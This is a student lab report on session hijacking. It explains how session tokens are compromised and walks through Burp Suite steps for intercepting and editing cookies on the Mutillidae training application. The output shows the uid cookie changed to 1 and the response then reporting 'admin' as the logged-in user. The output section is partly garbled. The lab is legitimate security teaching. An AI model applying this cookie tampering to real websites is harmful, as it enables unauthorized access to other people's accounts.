



## Experiment2.3

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**Subject Code: 20CSP-338**

**1. Aim:** Implementation of Session hijacking attack on http-enabled website

**2. Objective:** To Identify vulnerable session cookies.

**3. Software/Hardware Requirements:** Windows 7 & above

**4. Tools to be used:** Burpsuite

**5. Introduction: Session Hijacking:**

The Session Hijacking attack consists of the exploitation of the web session control mechanism, which is normally managed for a session token. Because http communication uses many different TCP connections, the web server needs a method to recognize every user's connections. The most useful method depends on a token that the Web Server sends to the client browser after a successful client authentication.

The Session Hijacking attack compromises the session token by stealing or predicting a valid session token to gain unauthorized access to the Web Server.


The session token could be compromised in different ways; the most common are:



- Predictable session token;
- Session Sniffing;
- Client-side attacks (XSS, malicious JavaScript Codes, Trojans, etc);
- Man-in-the-middle attack
- Man-in-the-browser attack



## 6. Steps/Method/Coding:

- First, ensure that Burp is correctly configured with your browser.
- With intercept turned off in the Proxy "Intercept" tab, visit the login page of the application you are testing in your browser.
- Log in to the application you are testing.
- You can log in using the credentials user:user.
- Return to Burp.
- In the Proxy "Intercept" tab, ensure "Intercept is on".
- Refresh the page in your browser.
- The request will be captured by Burp, it can be viewed in the Proxy "Intercept" tab.
- Cookies can be viewed in the cookie header.
- We now need to investigate and edit each individual cookie.
- Right click anywhere on the request and click "Send to Repeater".
- Go to the Repeater tab.
- The cookies in the request can be edited easily in the "Params" tab.
- By removing cookies from the request we can ascertain the function of each cookie.
- The response from the server can be viewed in the "Response" panel in Repeater.

## 7. Output:







Go Cancel < >

**Request**

Raw Params Headers Hex

GET request to /mutillidae/index.php

Type	Name	Value
URL	popUpNotificationCode	AU1
Cookie	username	user
Cookie	uid	18
Cookie	PHPSESSID	8jvpbhpkfkd180u6agv9ldrj6

Add Remove Up Down

**Request**

Raw Params Headers Hex

GET request to /mutillidae/index.php

Type	Name	Value
URL	popUpNotificationCode	AU1
Cookie	username	user
Cookie	uid	1
Cookie	PHPSESSID	8jvpbhpkfkd180u6agv9ldrj6

**Response**

Raw Headers Hex HTML Render

```

HTTP/1.1 200 OK
Date: Mon, 09 Mar 2015 14:35:53 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubun
 Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 :
 OpenSSL/0.9.8k Phusion_Passenger/3.0.17 mod_perl/2.0.4 Perl/v
 X-Powered-By: PHP/5.3.2-lubuntu4.5
Set-Cookie: shenkin=
Logged-In-User: admin
Vary: Accept-Encoding
Content-Length: 39191
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

<!-- I think the database password is
or perhaps samuaf

```

### Learning Outcomes:

- Learnt to implement session hijacking.
- Learnt to use burpsuite to perform session hijacking.